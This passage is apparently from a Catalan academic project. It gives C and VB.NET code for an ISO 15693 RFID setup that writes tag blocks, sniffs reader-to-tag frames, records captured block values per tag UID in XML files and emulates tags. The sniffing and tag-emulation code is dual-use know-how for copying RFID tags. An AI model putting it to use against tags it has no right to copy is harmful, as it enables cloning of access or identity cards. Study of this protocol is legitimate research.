            // ho concatenem tot bloc(1) + basura(4) = 5 bytes
            strncpy(&chrAleatori[0], &chrBloc[0], 1);
            strncpy(&chrAleatori[1], &chrBloc[1], 1);

            // escrivim a cada bloc
            RDR_SendCommandGetData(pntLector, "write block",
                  chrAleatori, strRespostaComanda);
            printf("   escrit a bloc %s -> %s\n", chrBloc, chrAleatori
                  + 2);
            // deteccio d'errors universal
```

```
            if((strlen(strRespostaComanda) == 0) ||
                  (strlen(strRespostaComanda) == 1)) {
                  // una llargada de 0 o 1 indica error
                  printf("Error d'escriptura en bloc %d!\n", intBloc);
                  return -1;
            }

            // bloc següent
            intBloc++;
      }
      return 0;
}


// funció per monitoritzar en busca de tags continuament
int llistarTagsContinu() {
      int i = 0;

      printf("\n-> Detecció tags indiv...\n");
      printf("  ------------------------\n");
      while(i < 500) {
            RDR_SendCommandGetData(pntLector, "select", "",
                  strRespostaComanda);
            if(strlen(strRespostaComanda) > 4) printf("volta %d - tag
                  detectat:  %s  !\n", i, strRespostaComanda);
            i++;
      }
      return(0);
}


// funció per tenir un inventory de tots els tags presents en el camp
en aquest moment
// a diferència de l'anterior funció, aquí surten TOTS i no s'imposa
tot el rato el millor situat
int llistarTotsTagsPresents() {
      int i = 0;

      printf("\n-> Detecció tags simultània...\n");
      printf("  ----------------------\n");
      while(i < 500) {
      RDR_SendCommandGetData(pntLector, "multiselect", "",
            strRespostaComanda);
      // multiselect: "this command selects a tag in multi tag
            environment"
      // forma ALTERNADA, primer un, dp l'altre
      // en 'multiselect' es fa un STAY QUIET als tags que ja no han
            de contestar més, llavors podem saber ID
            if(strlen(strRespostaComanda) > 4) printf("tags detectats:
                  %s!\n", strRespostaComanda);
            i++;
      }
      return(0);
}



int main() {
      // declaració de variables
      char strLectorDetectat[256];
```

```
	void *pntComunicacio;

	// obrir amb autodetecció
	pntComunicacio = RDR_OpenComm(PORT_SERIE_WINDOWS, 2, NULL);

	if (pntComunicacio == NULL)
		printf("Error obrint port!\n");
	else {
		// port obert, procedim a detectar lector que coincideixi
			amb settings
		DetectReader(pntComunicacio, strLectorDetectat);
		// obtenim handle al lector detectat enganxat al port
		// l'últim paràmetre és un short!
		pntLector = OpenReader(pntComunicacio, (unsigned char)
				strLectorDetectat[0], 0);
		if (pntLector == NULL)
			printf("No es pot obrir lector d'id %i\n",
				strLectorDetectat[0]);
		else
		{
			// lector obert
			// en ISO-15693 a vegades cal un SELECT innocu per
				començar (bug del lector)
			SendCommandGetData(pntLector, "select", "",
				strRespostaComanda);
			// ov és el codi per a iso 15693
			SendCommandGetData(pntLector, "ov", "",
				strRespostaComanda);
			// activem antena
			SendCommandGetData(pntLector, "pon", "",
				strRespostaComanda);

			// fem un SELECT
			SendCommandGetData(pntLector, "select", "",
				strRespostaComanda);
			printf("Select de %s\n", strRespostaComanda);
			// i el llegim o escrivim
			//llegirTotElTagSL2ICS20();
			//llistarTagsContinu();
			//llistarTotsTagsPresents();

			escriureTotElTagSL2ICS20();

			// tanquem handle de lector
			CloseReader(pntLector);
		}
	}
	// senyalització de final
	getchar();

	// Tanquem port comX
	CloseComm(pntComunicacio);
	return 0;
}
```

VB-net – formulari.vb

```
Imports System.Text
Imports System.IO
Imports System


'-- codi del formulari
Public Class frmPrincipal

    '-------------------------- FUNCIONS ----------------------------
      ----------------------------------------------------
    '-- en altres llenguatges s'anomena CALLBACK function
    '-- contindra la funcio a la que DELEGUEM la rebuda de dades serie
    Private Delegate Sub delegacio()

    '-- quan tanquem l'aplicació
    Private Sub frmPrincipal_FormClosing1(ByVal sender As Object,
      ByVal e As System.Windows.Forms.FormClosingEventArgs) Handles
      Me.FormClosing
        '-- que no ens descuidem el port obert..
        If PortSerie1.IsOpen Then
            PortSerie1.Close()
        End If

        '-- gravar sessió actual
        Dim nomfitxer As String
        nomfitxer = Now : nomfitxer = nomfitxer.Replace("/", "") :
            nomfitxer = nomfitxer.Replace(" ", "_") : nomfitxer =
            nomfitxer.Replace(":", "-")
        nomfitxer = My.Computer.FileSystem.CurrentDirectory & "\" &
            "esnif" & nomfitxer & ".txt"
        If Not String.IsNullOrEmpty(txtRebut.Text) Then
            My.Computer.FileSystem.WriteAllText(nomfitxer,
            txtRebut.Text, True)
        '-- gravar targes actuals
        guardarTargesAXML()
        End
    End Sub


    '-- només d'engegar...
    Private Sub frmPrincipal_Load(ByVal sender As Object, ByVal e As
      System.EventArgs) Handles Me.Load
        '-- minimitzar totes les finestres menys l'actual i posició
            del formulari
        minimitzarTot()
        txtRebut.Cursor.Dispose()
        Me.Top = 150
        Me.Left = 300
        Me.Height = 540
        Application.DoEvents()

        '-- port on hi ha enganxat el DemoTag
        btoTancarPort.Enabled = False
        txtNumPort.Text = "1"
        '-- intentem obrir Port de bones a primeres
```

```
    PortSerie1.ReadTimeout = 10
    btoObrirPort_Click_1(sender, e)

  '-- iniciar part emulada 15693, veure altre fitxer, pàg. 100
  iniciarPartEmuladaISO15693()
End Sub


'-- per a obrir port sèrie
Private Sub btoObrirPort_Click_1(ByVal sender As System.Object,
  ByVal e As System.EventArgs) Handles btoObrirPort.Click
    '-- tanquem previament si cal
    If PortSerie1.IsOpen Then
        PortSerie1.Close()
    End If
    '-- configuració de port sèrie VB
    Try
        With PortSerie1
            .PortName = "COM" & txtNumPort.Text
            '-- aquí es canvia el baudrate per a comunicació
             .BaudRate = 115200
            .Parity = IO.Ports.Parity.None
            .DataBits = 8
            .StopBits = IO.Ports.StopBits.One
        End With
        PortSerie1.Open()

        '-- si arribem aquí hem aconseguit obrir el port
        lblEstatPort.Text = "Port obert!"
        btoTancarPort.Enabled = True
        btoObrirPort.Enabled = False
    Catch ex As Exception
        '-- capturador de possibles excepcions, la mostrem
        MessageBox.Show(ex.Message)
    End Try
End Sub


'-- funció botó tancar port sèrie
Private Sub btoTancarPort_Click_1(ByVal sender As System.Object,
  ByVal e As System.EventArgs) Handles btoTancarPort.Click
    Try
        PortSerie1.Close()
        lblEstatPort.Text = "Port tancat!"
        btoTancarPort.Enabled = False
        btoObrirPort.Enabled = True
    Catch ex As Exception
    End Try
End Sub


'-- botó per mandar una comanda al lector
Private Sub btoEnviarText_Click(ByVal sender As System.Object,
  ByVal e As System.EventArgs) Handles btoEnviarText.Click
    Try
        '-- ho mandem al port i a veure què contesta
        enviarComanda(txtAEnviar.Text)
        '-- per a presentar lo enviat tb a consola
        With txtRebut
```

```
            ' .AppendText(txtAEnviar.Text)
            .ScrollToCaret()
        End With
        '-- preparem per seguent comanda
        txtAEnviar.Text = String.Empty
    Catch ex As Exception
        MessageBox.Show(ex.Message)
    End Try
End Sub


'-- enviar el text al port del DemoTag + espera
Private Sub enviarComanda(ByVal strComanda As String)
    PortSerie1.Write(strComanda)
    System.Threading.Thread.Sleep(200)
End Sub


Private Sub txtAEnviar_KeyPress(ByVal sender As Object, ByVal e As
  System.Windows.Forms.KeyPressEventArgs) Handles
  txtAEnviar.KeyPress
    '-- per a introduir comandes
    If e.KeyChar = ChrW(Keys.Enter) Then '-- si pressiona enter...
        e.Handled = True
        enviarComanda(txtAEnviar.Text)
        txtAEnviar.Focus()
    End If
End Sub


'-- netejar text de la pantalla
Private Sub btoNetejarText_Click(ByVal sender As System.Object,
  ByVal e As System.EventArgs) Handles btoNetejarText.Click
    txtRebut.Clear()
End Sub


'-- delegació de responsabilitats event de text rebut per serie
'-- realment el codi de la funció es fa a "actualitzarRebut()"
Private Sub PortSerie1_DataReceived(ByVal sender As Object, ByVal
  e As System.IO.Ports.SerialDataReceivedEventArgs) Handles
  PortSerie1.DataReceived
    '-- redirigim l'event PortSerie1.DataReceived a @delegació
    Try
        txtRebut.Invoke(New delegacio(AddressOf actualitzarRebut),
                        New Object() {})
    Catch ex As Exception
        ' MessageBox.Show(ex.Message)
    End Try
End Sub


'-- auto-scroll de la caixa de txtRebut
Private Sub txtRebut_TextChanged_1(ByVal sender As System.Object,
  ByVal e As System.EventArgs) Handles txtRebut.TextChanged
    '-- auto scroll del txtRebut
    txtRebut.SelectionLength = 0
    txtRebut.SelectionStart = Len(txtRebut.Text)
    txtRebut.ScrollToCaret()
End Sub
```

```
    '-- actualitza el TEXT del formulari cada cop que es rep quelcom
    '-- obté el SENTIT i s'envia a ANALITZAR la "strTramaRebuda"
    Private Sub actualitzarRebut()
        '-- mirar si hi ha quelcom per rebre, evitant bloqueig
        Dim strTramaRebuda As String
        strTramaRebuda = Nothing

        '-- AQUÍ és on es REP de veritat
        '-- fem un filtre de direcció i de tipus de missatge i ho
            enviem a analitzar
        Try
            strTramaRebuda = PortSerie1.ReadLine
            '-- treure el newline i el retorn de carro
            strTramaRebuda = strTramaRebuda.Replace(Chr(10), "")
            strTramaRebuda = strTramaRebuda.Replace(Chr(13), "")
            '-- habilitar events de formulari
            Application.DoEvents()
        Catch
            'MessageBox.Show(ex.Message)
        End Try

        '-- mirem la direcció de tal trama, si ARRIBA AL DemoTag, veure tb pàg. 90
        If strTramaRebuda.Contains("=> ") Then
            strTramaRebuda = strTramaRebuda.Replace("=> ", "")
            txtRebut.Text = txtRebut.Text & vbCrLf & "Trama ISO 15693
                detectada... " & vbCrLf & vbTab & strTramaRebuda &
                vbCrLf & vbCrLf
            analitzarTrama15693(strTramaRebuda)
        ElseIf strTramaRebuda.Contains("<= ") Then
            '-- si SURT DEL DemoTag
            txtRebut.Text = txtRebut.Text & vbCrLf & strTramaRebuda &
                vbCrLf
        Else
            '-- missatges de CONTROL del DemoTag: on/off...
            txtRebut.Text = txtRebut.Text & vbCrLf & strTramaRebuda &
                vbCrLf
        End If
final:
    End Sub


    '-- carregar fitxers de log de sessions antigues
    Private Sub btoCarregarSessio_Click(ByVal sender As System.Object,
      ByVal e As System.EventArgs) Handles btoCarregarSessio.Click
        OpenFileDialog1.Title = "Tria l'arxiu de sessió d'esnifat
            antiga"
        OpenFileDialog1.InitialDirectory =
            My.Computer.FileSystem.CurrentDirectory
        OpenFileDialog1.ShowDialog()
    End Sub


    '-- quan aconseguim carregar el fitxer...
    Private Sub OpenFileDialog1_FileOk(ByVal sender As System.Object,
      ByVal e As System.ComponentModel.CancelEventArgs) Handles
      OpenFileDialog1.FileOk
```

```
        txtRebut.Text =
      My.Computer.FileSystem.ReadAllText(OpenFileDialog1.FileName)
    End Sub


    '-- per a consultar targes "on-the-fly"
    Private Sub llistaTarjaFormulari_SelectedIndexChanged(ByVal sender
      As System.Object, ByVal e As System.EventArgs) Handles
      llistaTarjaFormulari.SelectedIndexChanged
        ensenyarTarja(llistaTarjaFormulari.SelectedItem.ToString,
            lblPantallaTag2)
        '-- simple estètica
        Dim cops As Short
        For cops = 1 To 6
            imatgeFletxa.Visible = Not imatgeFletxa.Visible
            Application.DoEvents()
            System.Threading.Thread.Sleep(150)
        Next
    End Sub
End Class
```

VB.net – mdl15693.vb

Aquest mòdul ens facilita poder treballar amb protocols i targes 15693, de fet les individualitza perquè se n'hi puguin afegir de diferents tipus sense massa dificultats. Un exemple de tag està precisament a clsTag15693.vb, pàgina 107. En temps d'execució les guarda en una estructura dinàmica de tipus cua i per al seu emmagatzemament treballa amb una base de dades de fitxers XML.

```
Imports System.IO
Imports System.Xml

'-- aquest mòdul conté les funcions per tractar amb tags
'-- 15693, per cada tipus de tag sols s'ha de crear una
'-- classe, com hem fet més tard a clsTag15693.vb
'-- potser un nom massa genèric ;)
Module mdl15693
    '****** VARIABLES PART PROTOCOL ISO 15693 *********
    '-- aquí s'allotjaran les comandes rebudes des del sèrie
    Structure ComandaISO15693
        Dim strCodiComandaTrama As String
        Dim strNomComandaTrama As String
        Dim strFlagsTrama As String
        Dim strDadesTrama As String
        Dim strCRCTrama As String
        Dim strIDtag As String
        Dim intLlargadaDades As Short
    End Structure

    '-- plantilla d'equivalències codiComanda <-> nomComanda ISO 15693
    Structure plantillaComandaISO15693
        Dim strCodiComanda As String
        Dim strNomComanda As String
    End Structure


    '-- llista d'equivalències
    Dim llistaComandesISO15693(0 To 19, 0 To 1) As plantillaComandaISO15693
    '-- cua de targes capturades
    Dim cuaTarges As New Queue
    '-- últim tag detectat
    Dim ultimIDTag As String



    '************** FUNCIONS PART PROTOCOL ISO 15693 **************
    '-- hem separat la part de formulari de la ISO15693
    Public Sub iniciarPartEmuladaISO15693()
        '-- si tot ha anat bé, construim la llista de comandes ISO
            15693 per anar identificant les trames que ens arriben
        construirLlistaComandesISO15693()
        '-- carreguem les targes
        carregarTargesXML()
    End Sub
```

```
'-- analitzar la Trama ISO 15693
Public Sub analitzarTrama15693(ByVal strTrama As String)
    '-- un tractament diferent dels errors, aquí no fem TRYs
    On Error Resume Next

    Dim comandaRebuda As ComandaISO15693
    Dim bolComandaAdreçada As Boolean = False
    Dim intBloc As Short
    Dim strValorBloc = Nothing
    Dim tarjaConstruida As clsTag15693 = Nothing

    '-- desglossem: format substring(start, length)
    comandaRebuda.strFlagsTrama = strTrama.Substring(0, 2)
    comandaRebuda.strCodiComandaTrama = strTrama.Substring(2, 2)
    comandaRebuda.intLlargadaDades = strTrama.Length - 8
    '-- menys 2 de flags, menys 2 de codi, menys 4 de CRC
    comandaRebuda.strDadesTrama = strTrama.Substring(4,
        comandaRebuda.intLlargadaDades)
    comandaRebuda.strCRCTrama = strTrama.Substring(strTrama.Length
        - 4, 4)

    '-- exemple de comanda read adreçada a bloc 01 ISO-15693
    '"2220A0C3E22E000104E00146C2"

    '-- si la comanda és ADREÇADA...
    If comandaRebuda.strFlagsTrama = "22" Then
        bolComandaAdreçada = True
        '-- obtenim l'ID de tag destí, si és adreçat sempre està a
              la posició 4 + 16
        comandaRebuda.strIDtag = strTrama.Substring(4, 16)
        ultimIDTag = comandaRebuda.strIDtag
    Else
        '-- si NO és adreçada, mantenim l'últim ID que hem
              detectat, segurament serà el correcte
        comandaRebuda.strIDtag = ultimIDTag
    End If
    '-- comencem a construir la tarja
    tarjaConstruida = New clsTag15693(comandaRebuda.strIDtag)

    '-- diferent comportament segons TIPUS de comanda, quina ens han
        enviat?
    comandaRebuda.strNomComandaTrama =
        cercaComandaALlista(comandaRebuda.strCodiComandaTrama)
    Select Case comandaRebuda.strNomComandaTrama
        Case "READ SINGLE BLOCK"
            '-- marquem que és un bloc interessant en aquest ID
            intBloc = CShort("&H" &
              strTrama.Substring(Len(strTrama) - 6, 2))
         Case "WRITE SINGLE BLOCK"
            '-- capturem el valor
            intBloc = CShort("&H" &
              strTrama.Substring(Len(strTrama) - 14, 2))
            strValorBloc = strTrama.Substring(Len(strTrama) - 12,
              8)
             tarjaConstruida.copiarValorATarja(strValorBloc, intBloc)
        Case Else
    End Select
```

```
        '-- encuem finalment la tarja
        If cercarACua(tarjaConstruida.obtenirUID) Then
            '-- s'ha d'actualitzar
            If comandaRebuda.strNomComandaTrama = "WRITE SINGLE BLOCK"
            Then
                tarjaConstruida = actualitzarNodeCua(tarjaConstruida.obtenirUID,
                    intBloc, strValorBloc)
            End If
        Else
            '-- si no hi és s'ha d'afegir
            cuaTarges.Enqueue(tarjaConstruida)
        End If

        '-- PRESENTACIÓ de DADES de la TARJA ACTUAL a formulari
        If comandaRebuda.strNomComandaTrama <> "INVENTORY" Then
            '-- ensenyarTarja() és més avall, s'hi mira si ja la teníem
            ensenyarTarja(comandaRebuda.strIDtag, frmPrincipal.lblPantallaTag1)
            afegirTarjaLlistaFormulari(comandaRebuda.strIDtag,
                  frmPrincipal.llistaTarjaFormulari)
        End If

        '-- presentació de cada un dels camps de la TRAMA lector -> tag
        With frmPrincipal
            .txtRebut.Text = .txtRebut.Text & vbTab & "flags : " &
                  vbTab & comandaRebuda.strFlagsTrama
            If bolComandaAdreçada Then
                .txtRebut.Text = .txtRebut.Text & ", adreça EXplícita"
                  & vbCrLf
            Else
                .txtRebut.Text = .txtRebut.Text & ", adreça IMplícita"
                  & vbCrLf
            End If
            .txtRebut.Text = .txtRebut.Text & vbTab & "codi  : " &
                  vbTab & comandaRebuda.strCodiComandaTrama & " ->
                  comanda " & comandaRebuda.strNomComandaTrama & vbCrLf
            .txtRebut.Text = .txtRebut.Text & vbTab & "dades : " &
                  vbTab & comandaRebuda.strDadesTrama & vbCrLf
            .txtRebut.Text = .txtRebut.Text & vbTab & "CRC   : " &
                  vbTab & comandaRebuda.strCRCTrama & vbCrLf & vbCrLf
        End With
    End Sub


    '-- per a construir la llista de comandes ISO 15693
    Private Sub construirLlistaComandesISO15693()
        '-- omplim la plantilla declarada al mòdul mdl15693.vb
        '-- (strCodiComanda, strNomComanda)
        llistaComandesISO15693(0, 0).strCodiComanda = "01" :
llistaComandesISO15693(0, 1).strNomComanda = "INVENTORY"
        llistaComandesISO15693(1, 0).strCodiComanda = "02" :
llistaComandesISO15693(1, 1).strNomComanda = "STAY QUIET"
        llistaComandesISO15693(2, 0).strCodiComanda = "03" :
llistaComandesISO15693(2, 1).strNomComanda = "- PER A ÚS FUTUR -"
        llistaComandesISO15693(3, 0).strCodiComanda = "20" :
llistaComandesISO15693(3, 1).strNomComanda = "READ SINGLE BLOCK"
        llistaComandesISO15693(4, 0).strCodiComanda = "21" :
llistaComandesISO15693(4, 1).strNomComanda = "WRITE SINGLE BLOCK"
```

```
        llistaComandesISO15693(5, 0).strCodiComanda = "22" :
llistaComandesISO15693(5, 1).strNomComanda = "LOCK BLOCK"
        llistaComandesISO15693(6, 0).strCodiComanda = "23" :
llistaComandesISO15693(6, 1).strNomComanda = "READ MULTIPLE BLOCKS"
        llistaComandesISO15693(7, 0).strCodiComanda = "24" :
llistaComandesISO15693(7, 1).strNomComanda = "WRITE MULTIPLE BLOCKS"
        llistaComandesISO15693(8, 0).strCodiComanda = "25" :
llistaComandesISO15693(8, 1).strNomComanda = "SELECT"
        llistaComandesISO15693(9, 0).strCodiComanda = "26" :
llistaComandesISO15693(9, 1).strNomComanda = "RESET TO READY"
        llistaComandesISO15693(10, 0).strCodiComanda = "27" :
llistaComandesISO15693(10, 1).strNomComanda = "WRITE AFI"
        llistaComandesISO15693(11, 0).strCodiComanda = "28" :
llistaComandesISO15693(11, 1).strNomComanda = "LOCK AFI"
        llistaComandesISO15693(12, 0).strCodiComanda = "29" :
llistaComandesISO15693(13, 1).strNomComanda = "WRITE DSFID"
        llistaComandesISO15693(14, 0).strCodiComanda = "2A" :
llistaComandesISO15693(14, 1).strNomComanda = "LOCK DSFID"
        llistaComandesISO15693(15, 0).strCodiComanda = "2B" :
llistaComandesISO15693(15, 1).strNomComanda = "GET SYSTEM INFORMATION"
        llistaComandesISO15693(16, 0).strCodiComanda = "2C" :
llistaComandesISO15693(16, 1).strNomComanda = "GET MULTIPLE BLOCK
SECURITY STATUS"
        llistaComandesISO15693(17, 0).strCodiComanda = "2D" :
llistaComandesISO15693(17, 1).strNomComanda = "- PER A ÚS FUTUR -"
        llistaComandesISO15693(18, 0).strCodiComanda = "A0" :
llistaComandesISO15693(18, 1).strNomComanda = "CUSTOM"
        llistaComandesISO15693(19, 0).strCodiComanda = "E0" :
llistaComandesISO15693(19, 1).strNomComanda = "PROPIETARY"
    End Sub


    '-- per a cercar el codi de la comanda actual
    Private Function cercaComandaALlista(ByVal codi As String)
        Dim index As Short
        '-- valor de retorn predeterminat
        cercaComandaALlista = "DESCONEGUDA"

        '-- TODO: fer els intervals de comandes, ex: RFU
        For index = 0 To UBound(llistaComandesISO15693)
            If (String.Equals(codi, llistaComandesISO15693(index,
                  0).strCodiComanda)) Then
                        cercaComandaALlista =
                        llistaComandesISO15693(index, 1).strNomComanda
            End If
        Next
    End Function


    '-- ensenyar la tarja a la pantalla que toqui
    '-- les DUES FUNCIONS SEGÜENTS podrien estar també a formulari
    Public Sub ensenyarTarja(ByVal strUID As String, ByVal lbl As
      System.Windows.Forms.Label)
        Dim index As Short = 0
        Dim strbloc As String = ""
        Dim node As New clsTag15693("0000000000000000")

        '-- buscar si ja existeix a cuaTarges
        node = obtenirDeCua(strUID)
```

```
        '-- aquí "node" ja està ple, teoria
        lbl.Text = ""
        For index = 0 To 13
            If index< 10 Then strbloc= "bloc 0" Else strbloc = "bloc "
            lbl.Text = lbl.Text & strbloc & CStr(index) & " / " &
                  CStr(index + 14) & _
                  "  ->  " & node.llegirValorBloc(index) & _
                  " / " & CStr(node.llegirValorBloc(index + 14)) &
                        vbCrLf
        Next
    End Sub


    '-- afegim la tarja a la llista visible del mig del formulari
    Private Sub afegirTarjaLlistaFormulari(ByVal strUID As String,
      ByVal lst As System.Windows.Forms.ListBox)
        If Not lst.Items.Contains(strUID) Then
            lst.Items.Add(strUID)
        End If
    End Sub


    '-- guardem les targes conegudes, FI d'EXECUCIÓ
    Public Function guardarTargesAXML()
        Dim index As Short = 0
        Dim bolFinal As Boolean = False

        '-- obtenim un iterador i un objecte per fer de plantilla
        Dim QueueEnumerator As IEnumerator = cuaTarges.GetEnumerator()
        Dim tagActual As New clsTag15693("0000000000000000")

        '-- recorrem la cua, creem TOT de fitxers nous
        While QueueEnumerator.MoveNext
            Try
                tagActual = QueueEnumerator.Current
                '-- obtenim un escriptor XML
                Dim textWriter As XmlTextWriter = New
XmlTextWriter(My.Computer.FileSystem.CurrentDirectory & "\" &
tagActual.obtenirUID & ".xml", Nothing)
                '-- obrir el document, comentari i títol
                textWriter.WriteStartDocument()
                textWriter.WriteComment("Fitxer de targes ISO-15693
                  conegudes")
                textWriter.WriteStartElement("targesISO15693")
                textWriter.WriteStartElement("t", "TARJA",
                  "urn:tarja")
                For index = 0 To 27
                    textWriter.WriteStartElement("bloc" & CStr(index),
                        "")
                    textWriter.WriteString(tagActual.llegirValorBloc
                        (index))
                    '-- acabem bloc
                    textWriter.WriteEndElement()
                Next
                '-- acabem tarja
                textWriter.WriteEndElement()
                '-- acabem conjunt de targes
                textWriter.WriteEndElement()
                '-- tanca el document i l'escriptor XML
                textWriter.WriteEndDocument()
```

```
                textWriter.Close()
                '-- esborrem estructura de dades XmlTextWriter
                textWriter = Nothing
            Catch
                bolFinal = True
            End Try
        End While

        '-- valor de retorn, hem arribat aquí, ha anat bé
        guardarTargesAXML = True
    End Function


    '-- carreguem les targes conegudes, INICI D'EXECUCIÓ
    Public Function carregarTargesXML()
        '-- estructures de dades per a carregar des de fitxer
        Dim objDI As New
            DirectoryInfo(My.Computer.FileSystem.CurrentDirectory &
            "\")
        Dim aryItemsInfo() As FileSystemInfo
        Dim objItem As FileSystemInfo
        Dim strContingutBloc As String
        Dim intBloc As Short = 0

        '-- obtenim info de tot el directori
        aryItemsInfo = objDI.GetFileSystemInfos()
        For Each objItem In aryItemsInfo
            If objItem.Name.Contains("xml") And Not
                 objItem.Name.Contains("Serie") Then
                '-- estem dins un fitxer del tipus tajaISO15693.xml,
                 creem el lector de fitxer XML
                Dim rd As XmlReader = XmlReader.Create(objItem.Name)
                '-- creem un container de targes
                Dim tagActual As New clsTag15693("0000000000000000")
                '-- anar llegint el fitxer
                While rd.Read
                    '-- només ens interessen les línies text, "bloc"
                    If rd.NodeType = XmlNodeType.Text Then
                        strContingutBloc = rd.ReadString.ToString
                        tagActual.copiarValorATarja(strContingutBloc,
                             intBloc)
                        intBloc += 1
                    End If
                End While

                '-- mirem si podem afegir nodeConstruit a la cua
                cuaTarges.Enqueue(tagActual)
                '-- ho afegim a la llista de tags del formulari
frmPrincipal.llistaTarjaFormulari.Items.Add(tagActual.obtenirUID)
                '-- destruim explicitament el container
                tagActual = Nothing
                '-- tanquem fitxer
                rd.Close()
            End If
            '-- per al següent fitxer del tipus tarja.xml
            intBloc = 0
        Next

        '-- valor de retorn
        carregarTargesXML = True
```

```
    End Function


    '-- sabem que tenim la tarja, actualitzar-ne algun valor i tornar-
      ne una còpia per ensenyar-la
    Public Function actualitzarNodeCua(ByVal tarjaAActualitzar As String, ByVal
      bloc As Short, ByVal strValor As String) As  clsTag15693
        actualitzarNodeCua = Nothing
        '-- obtenim un iterador
        Dim QueueEnumerator As IEnumerator = cuaTarges.GetEnumerator()
        While QueueEnumerator.MoveNext
            '-- contenidor de l'objecte acual
            '-- tenim GARBAGE COLLECTOR, però això HAURIA d'ANAR FORA
            Dim tagActual As New clsTag15693("0000000000000000")
            tagActual = QueueEnumerator.Current
            '-- comprovació
            If String.Equals(tarjaAActualitzar, tagActual.obtenirUID)
            Then
                tagActual.copiarValorATarja(strValor, bloc)
                actualitzarNodeCua = tagActual
            End If
        End While
    End Function


    '-- busquem la tarja a la cua, si hi és, la tornem
    Public Function cercarACua(ByVal strCercada As String) As Boolean
        cercarACua = False
        '-- obtenim un iterador
        Dim QueueEnumerator As IEnumerator = cuaTarges.GetEnumerator()
        While QueueEnumerator.MoveNext
            '-- contenidor de l'objecte acual
            Dim tagActual As New clsTag15693("0000000000000000")
            tagActual = QueueEnumerator.Current
            '-- comprovació
            If String.Equals(strCercada, tagActual.obtenirUID) Then
                  cercarACua = True
        End While
    End Function


    '-- obtenim quelcom de la cua
    Public Function obtenirDeCua(ByVal strCercada As String) As
      clsTag15693
        obtenirDeCua = Nothing
        Dim QueueEnumerator As IEnumerator = cuaTarges.GetEnumerator()
        While QueueEnumerator.MoveNext
            '-- contenidor de l'objecte acual
            Dim tagActual As New clsTag15693("0000000000000000")
            tagActual = QueueEnumerator.Current
            '-- comprovació
            If String.Equals(strCercada, tagActual.obtenirUID) Then
                  obtenirDeCua = tagActual
        End While
    End Function
End Module
```

VB.net – clsTag15693.vb

```
Public Class clsTag15693
    '*********** VARIABLES PART TAG ISO 15693 **************
    '-- evitem tractar l'ID com una zona de memòria especial
    Private Const intNumBlocsTarjaSL2ICS20 As Short = 27
    Private estructuraMemoriaTarja() As System.UInt32


    '-- sobrecàrrega del constructor de TAGS
    Public Sub New(ByVal strUID As String)
        '-- bàsic pels constructors en VB.net
        MyBase.New()
        '-- assignem el valor que sabem segur
        construirEstructuraMemoriaTarja(strUID)
    End Sub


    '********** FUNCIONS PART TAG ISO 15693 ************
    '-- CONSTRUIR l'estructura de memòria de la tarja emulada
    Public Sub construirEstructuraMemoriaTarja(ByVal strUID As String)
        '-- 28 blocs de 32 bits = 896 bits
        ReDim estructuraMemoriaTarja(intNumBlocsTarjaSL2ICS20)
        '-- els 2 primers, el 0 i l'1 es detallen a continuació
        '-- bits 64 a 57 = E0 = byte 7 de l'ID, bits 7 a 0 = byte 0 de
            l'ID
        copiarValorATarja(strUID.Substring(0, 8), 0)
        copiarValorATarja(strUID.Substring(8, 8), 1)
    End Sub


    '-- passar d'string a HEX i escriure a estructura de la tarja de
      memòria
    Public Sub copiarValorATarja(ByVal strValor As String, ByVal
      intBloc As Short)
        Dim valorTotal As System.UInt32
        Dim bait As Byte
        '-- passa d'un byte expressat en HEX en STRING al seu valor
            DECIMAL
        bait = Val("&H" & strValor.Substring(0, 2))
        valorTotal = (256 ^ 3) * bait
        bait = Val("&H" & strValor.Substring(2, 2))
        valorTotal = valorTotal + ((256 ^ 2) * bait)
        bait = Val("&H" & strValor.Substring(4, 2))
        valorTotal = valorTotal + ((256 ^ 1) * bait)
        bait = Val("&H" & strValor.Substring(6, 2))
        valorTotal = valorTotal + ((256 ^ 0) * bait)
        '-- passem el valor calcular a dins la tarja
        establirValorABloc(valorTotal, intBloc)
    End Sub


    '-- establir valor a bloc de tarja
    Private Sub establirValorABloc(ByVal intValor As System.UInt32,
      ByVal intBloc As Short)
        estructuraMemoriaTarja(intBloc) = intValor
    End Sub
```

```
    '-- obtenir l'UID d'una tarja de la cua
    '-- òbviament això s'usa a llocs del mdl15693.vb com actualitzarNodeCua(),
      cercarCua() i obtenirDeCua(), pàgines 106 i següent .
    '-- hem d'evitar que el compilador se'ns mengi els possibles 0
      inicials d'un valor
    Public Function obtenirUID() As String
        Dim index As Short
        Dim str1apartUID As String = ""
        For index = 0 To 7 - Len(CStr(llegirValorBloc(0)))
            str1apartUID = str1apartUID & "0"
        Next
        Dim str2apartUID As String = ""
        For index = 0 To 7 - Len(CStr(llegirValorBloc(1)))
            str2apartUID = str2apartUID & "0"
        Next
        obtenirUID = str1apartUID & CStr(llegirValorBloc(0)) &
            str2apartUID & CStr(llegirValorBloc(1))
    End Function


    '-- llegir valor de bloc
    Public Function llegirValorBloc(ByVal intBloc As Short) As String
        Dim index As Short
        Dim strTemp As String = ""
        For index = 0 To 7 -
            Len(CStr(Hex(estructuraMemoriaTarja(intBloc))))
                  strTemp = strTemp & "0"
        Next
        llegirValorBloc = strTemp &
            CStr(Hex(estructuraMemoriaTarja(intBloc)))
    End Function


    '-- mirem si un tag es buit
    Public Function esTagBuit() As Boolean
        '-- ens saltem els dos primers bytes del tag
        Dim index As Short = 2
        While CStr(llegirValorBloc(index)) = "00000000" And index < 28
            index += 1
        End While
        If index = 27 Then
            esTagBuit = True
        Else
            esTagBuit = False
        End If
    End Function
End Class
```

VB.net – mdlWindows.vb

Aquest mòdul conté un parell d'aspectes de l'API de Windows, més que res de presentació, però molt útils.

```
Module mldWindows
    Private Declare Sub keybd_event Lib "user32" (ByVal bVk As Byte,
      ByVal bScan As Byte, _
      ByVal dwFlags As Long, ByVal dwExtraInfo As Long)
    Private Const KEYEVENTF_KEYUP = &H2
    Private Const VK_LWIN = &H5B

    Public Sub minimitzarTot()
        keybd_event(VK_LWIN, 0, 0, 0)
        keybd_event(77, 0, 0, 0)
        keybd_event(VK_LWIN, 0, KEYEVENTF_KEYUP, 0)
    End Sub
End Module
```

7.4 RESULTATS

